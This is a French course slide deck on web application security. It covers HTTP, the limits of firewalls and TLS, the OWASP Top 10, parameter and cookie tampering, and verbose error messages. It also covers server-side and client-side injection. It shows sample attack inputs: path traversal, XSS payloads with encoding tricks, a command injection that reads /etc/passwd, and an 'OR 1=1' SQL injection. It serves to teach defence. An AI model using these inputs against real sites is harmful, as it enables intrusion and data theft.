

La sécurité informatique

Ludovic Eschard

Mars 2020

(support modifié repris de Laurent Butti)

ludovic [dot] eschard [at] orange [dot] com

Sécurité web

Définition du problème


Qu'est qu'une applications Web

- Dans sa forme la plus simple, une application Web est une application accessible via un navigateur Web
- De nos jours, les applications Web sont développées :
 - > avec des langages évolués et « complexes » : PHP, Java, JS, ASP, Ruby, Python
 - > potentiellement en utilisant des frameworks :
 - Django, Symfony, Ruby on rails, AngularJS...
 - > et des architectures distribuées
 - présentation (serveur web)
 - application (PHP, Python, JavaScript, ASP, etc.)
 - données (base de donnée, LDAP, stockage, etc.)
- > **HTTP est généralisé sur les ports 80 (HTTP) et 443 (HTTPS)**


Web service et API web

- Initialement les services sites web n'étaient "requêtés" que par les navigateurs web.
- Progressivement, d'autres logiciels ont requêtés les serveurs web :
 - > Applications mobiles -> fonctionne quasi exclusivement sur service web
 - > *Machine to Machine* (M2M)
 - > Internet of Things (IoT)
- Désormais, il n'y a plus de différence entre les requêtes faites par les navigateurs que pour les applications mobiles d'un même site.
- On parle donc maintenant à l'identique de **web services** et d'**API web** (Application Programmable Interface)

Architecture typique d'une application Web



Architecture typique d'une application Web



Requêtes HTTP

- **GET**

- > Récupération de la ressource à partir de l'adresse (URI)

- **POST**

- > Envoi de données (corps de la requête) vers la ressource
puis récupération du résultat après traitement par le serveur
 - > Très utilisé pour l'**envoi des formulaire**

Exemple de requêtes HTTP

GET http://www.mozilla.org/support/firefox/faq?login=foo

Cookie: SESSION_ID=8768723

POST http://www.mozilla.org/support/firefox/faq

Cookie: SESSID=8768723

login=admin&password=mysecret

Exemples de réponses HTTP

- Les types de réponses HTTP (envoyée par le serveur web)
 - 2xx : succès (ex. 200 : OK)
 - 3xx : redirection (ex. 301 : Moved Permanently)
 - 4xx : erreur client (ex. 404 : Page Not Found)
 - 5xx : erreur serveur (ex. 500 : Internal Server Error)

exemple :

```
HTTP 1/0 200 OK
```

```
Server: Apache/2.2 (debian) mod_PHP/5.3.4 with Suhosin patch
```

```
Set-Cookie: login=admin & password=p@ssw0rd
```


<- à ne pas faire !

Disclaimer SSL

Poodle, une faille de sécurité pour
« espionner local »

Le Monde.fr | 17.10.2014 à 17h23 • Mis à jour le 27.10.2014 à 13h54 |

- Depuis octobre 2014, SSL est cassé par la vulnérabilité **Poodle**.
- Tout site web implémentant **HTTPS** doit utiliser **TLS** et non SSL.



Exposition des applications Web

- Traditionnellement la **sécurisation réseau** d'un web service porte sur :
 - > Les **aspects réseau** : firewall, IDS, reverse-proxy, fermeture des services inutiles
 - > Le durcissement des **systèmes d'exploitation**
- Avec **l'ubiquité du port 80 et 443**, ces mesures au niveau réseau ne sont pas suffisantes :
 - > les ports TCP 80 et 443 sont obligatoirement ouverts
 - > Et ouvert à l'Internet (au Monde entier)
 - > les attaques se réalisent au travers du protocole HTTP(S)
 - > il n'est pas nécessaire de compromettre l'OS du serveur pour réussir son attaque

Cyber-attaque : Un surcoût de 4,6 M€ pour TV5 Monde en 2015

TV5 Monde, un piratage d'ampleur et de nombreuses zones d'ombre


Des documents administratifs ont été publiés par le groupe islamiste CyberCaliphate, qui a revendiqué l'attaque informatique. Ses liens avec l'Etat islamique restent incertains.

Exposition des applications Web

- Les attaques contre le SI se déplacent vers les couches plus hautes:
 - > Du réseau vers la couche applicative
- Lors de la conception et l'implémentation de
 - > l'application, l'accent est mis sur les fonctionnalités plutôt que sur la sécurité
- Les vulnérabilités les plus exploitées
 - > Injection de code (SQL, LDAP, commandes), Cross-Site Scripting (XSS), manipulation des paramètres HTTP
 - > voir le **Top 10 de l'OWASP**
- Les conséquences peuvent être :
 - > "Defacement", vol d'informations, déni de service
 - > et entraînent : mauvaise publicité, pertes financières

Pourquoi le Firewall n'est pas suffisant ?

- **Les firewall (réseaux) servent à limiter les ports accessibles**
 - > les services Web fonctionnent sur TCP 80 et 443
 - > tous les services nécessaires sont accessibles par ces ports (y compris les interfaces de management)
 - > même si les serveurs d'application et de base de données ne sont pas directement accessibles, ils le sont via le serveur Web
- **Les firewall (réseaux) ne font pas de d'analyse applicative**
 - > ce sont pas des proxies (reverse-proxies)
 - > et si ce sont des proxies, il n'assurent que la validation du protocole HTTP
 - > et les attaques sur HTTP utilisent généralement du HTTP valide



Pourquoi le chiffrement TLS n'est pas une protection suffisante ?

- TLS n'assure que :
 - > la protection des données **en transit**
 - Chiffrement
 - Et contrôle d'intégrité
- TLS n'empêche pas un attaquant d'accéder à l'interface Web
 - > ce n'est qu'une encapsulation assurant le chiffrement pas une gestion d'accès
 - > sauf dans le cas où une authentification mutuelle par certificat est requise
 - applications très spécifiques
 - même pas encore utilisé par les banques...

Principales vulnérabilités / attaques

OWASP Top 10

1. **Injection** (SQL, code, LDAP, etc...) dans le but de modifier l'exécution logique de l'application
2. **Défaut dans l'authentification**
3. **Exposition de données sensibles**
4. **XXE : XML External Entities**
5. **Contournement du contrôle d'accès**

OWASP Top 10

6. **Mauvaise configuration de la sécurité**
(serveur web, framework, interpréteur, voire OS)
7. **Cross-site scripting (XSS)**
Saisie de code JavaScript malicieux ciblant les autres utilisateurs
8. **Mauvaise désérialisation**
9. **Utilisation de composant vulnérables**
10. **Log et supervision Insuffisants**

D'autres vulnérabilités

- Exploitation des messages d'erreur (requête SQL, identifiant de session, ...)
- Buffer overflow dans le code des serveurs ou interpréteurs
- Déni de service

Manipulation de paramètres

- l'utilisateur a plusieurs moyens pour envoyer des données au serveur: URL, paramètres (GET ou POST), headers, formulaires, cookies, ...
 - > chaque paramètre est par défaut une chaîne de caractère
 - > l'application attend certaines valeurs ou certains types de valeur
- Tous les caractères ne sont pas autorisés tels quels pour HTML
 - > autorisés : a-z, A-Z, 0-9 and _ . ! ~ * ' ()
 - > réservés : ; / ? : @ & = + \$,
 - > les caractères réservés peuvent être utilisés mais sous une forme encodée sinon, ils sont interprétés comme du HTML (ex. '&' est un séparateur de paramètres)
 - codage hexadécimal des caractères ASCII
 - codage unicode (unique référence pour tous les symboles indépendamment de la plate-forme et du langage)
 - codage UTF-8 (préserve le codage US-ASCII sur 7 bits, se code sur 1 à 6 octets)

Exemples

- manipulation de requêtes GET – chemin d'accès :

- > normal : <http://somesite.com/appli/user/index.html>
- > modifié : <http://somesite.com/appli/admin/index.html>
- > <http://somesite.com/index.php?page=accueil.php> (!)
- > <http://somesite.com/index.php?page=../../config/database.conf>

- manipulation de requête GET – paramètre :

- > normal : <http://somesite.com/fonction.php?id=john.doe>
- > modifié : <http://somesite.com/fonction.php?id=admin>
- > ou encore <http://somesite.com/fonction.php?id=>*

Exemples

- **manipulation de cookie :**

- > normal : cookie : admin=0; user=john.doe
- > modifié : cookie : **admin=1**; user=john.doe

- **manipulation de paramètres : champs HTML cachés**

- > normal : <input type='hidden' name='price' value='\$1000'>
- > modifié : <input type='hidden' name='price' value='\$0,99'>

Exemples

- **encodage d'attaque :**

- > attaque détectée : `http://somesite.com/msg=<script alert(tinyurl.com/hack)</script>`
- > attaques non détectées : contournement d'un filtrage basique
 - `http://somesite.com/page=%3script%3ealert(tinyurl.com/hax0r)%3c%fscrip%3e`
 - mais avec un tel filtrage, « <ScRiPt> » pourrait très bien fonctionner aussi
 - « < » peut se coder en « %3c » (hexadecimal) ou « %u003c » (unicode)
 - et <script> peut être encodé en :
 - `%3c%73%63%72%69%70%74%3e` (hexadecimal)


- **manipulation des en-têtes HTTP**

- > exemple : injection de code dans le champ « Referer »
 - en fonction de l'outil de gestion des logs, cette injection peut attaquer les administrateurs du site de manière indirecte

Exploitation des messages d'erreur

- Le traitement incorrect des erreurs
 - > **Pose des problèmes de sécurité**
 - Affichage de messages d'erreurs internes détaillés
 - Traces, dump de base de données, affichage des requêtes SQL dans les messages d'erreur du code applicatif
 - Publie des identifiants de session
 - > **Fournit aux pirates des informations utiles :**
 - Existence ou non d'une ressource (page, login utilisateur)
 - Par tâtonnement, l'attaquant peut connaître les fichiers existants, les comptes utilisateurs, le schéma de base de données, ...
 - technologies utilisées, schéma de la base de données
 - > **Effraie les utilisateurs**

Example



Apache Tomcat/4.1.31 - Error report - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost:8080/insecure/public/Login.jsp?login=''&pass=

Apache Tomcat/4.1.31 - Error re...

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.

exception

```
org.apache.jasper.JasperException: Unexpected end of command in statement Select * From user WHERE login ='
    at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:207)
    at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:240)
```

Injection de code – côté serveur

- Exemple
 - > Injection de commandes shell / bash, injection SQL, .
- Exploite le fait que l'application communique avec d'autres éléments de l'architecture Web
 - > base de données SQL, OS sous-jacent, base XML, etc.
- Dès qu'un interpréteur de commandes est requis -> Risque d'injection
- Injection SQL
 - > But : exécuter une requête SQL non prévue par l'application
 - > Il existe des outils gratuits pour tester (ou attaquer) : **sqlmap**

Exemples

- Injections de commande

`http://vulnerable.com/?action=cat%20/etc/passwd/`


Exemples

- Injections SQL

> exemple de requête utilisée sur le site :

SELECT * FROM users WHERE login='\$name'

> injection dans la page web



Nom:

> requête effectuée par le serveur SQL :

SELECT * FROM users WHERE login='toto' OR '1=1'

Injection de code – côté client

- Les plus connues : Cross-Site Scripting (XSS)
- Les applications web permettent de fournir du contenu dynamique personnalisé
 - > L'injection exploite une vulnérabilité serveur et utilise une fonctionnalité client
 - > Absence de validation des données en entrée des serveurs
